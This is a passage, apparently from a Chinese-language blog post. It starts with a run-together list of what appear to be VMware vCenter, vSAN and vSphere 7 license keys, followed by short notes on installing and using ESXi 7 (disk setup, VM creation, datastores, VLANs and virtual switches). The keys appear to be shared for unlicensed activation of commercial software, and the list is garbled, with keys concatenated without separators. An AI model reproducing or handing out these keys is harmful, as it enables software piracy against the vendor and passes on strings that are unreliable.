PlusJJ2WR-25L9P-H71A8-6J20P-C0K3FHN2X0-0DH5M-M78Q1-780HH-CN214JH09A-2YL84-M7EC8-FL0K2-3N2J2VMware vCenter 7.0 Standard104HH-D4343-07879-MV08K-2D2H2410NA-DW28H-H74K1-ZK882-948L4406DK-FWHEH-075K8-XAC06-0JH08VMware VSAN 7.0 Enterprise PlusHN0D8-AAJ1Q-07D00-6U924-CX22450008-221DH-M7E99-A9CKM-A1030HN0NH-62051-H75E9-P38RM-0H870VMware vSphere 7 Enterprise Plus with Add-on for KubernetesJ1608-4GJEQ-071L8-9VA0H-2MUK6M10DH-8YL47-474L1-DV3U0-8H054MM4MR-2G005-H7039-JVCAP-2RAL8部署预览exsi7安装步骤相同exsi是安装到硬件上的底层操作系统,他与操作系统中的虚拟机应用相比,体积小,占用低,有完整的系统实现和web管理平台,ISO镜像可以通过usb写入安装。这里是我用的配置,由于vmpro无法模拟raid,因此这里的100G硬盘代表raid10后的100G。选择安装位置由于已经安装了一遍,因此这里提示是否是升级安装。快速使用vSphere Hypervisor采用HTML5页面,反应迅速,操作流程,界面清晰,使用简单。新建虚拟机,与桌面vmpro使用完全相同。选择存储位置调整配置虚拟机管理web控制台数据存储可添加网络存储网络设置,支持vlan划分多网卡可以划分不同的虚拟交换机连接不同的虚拟机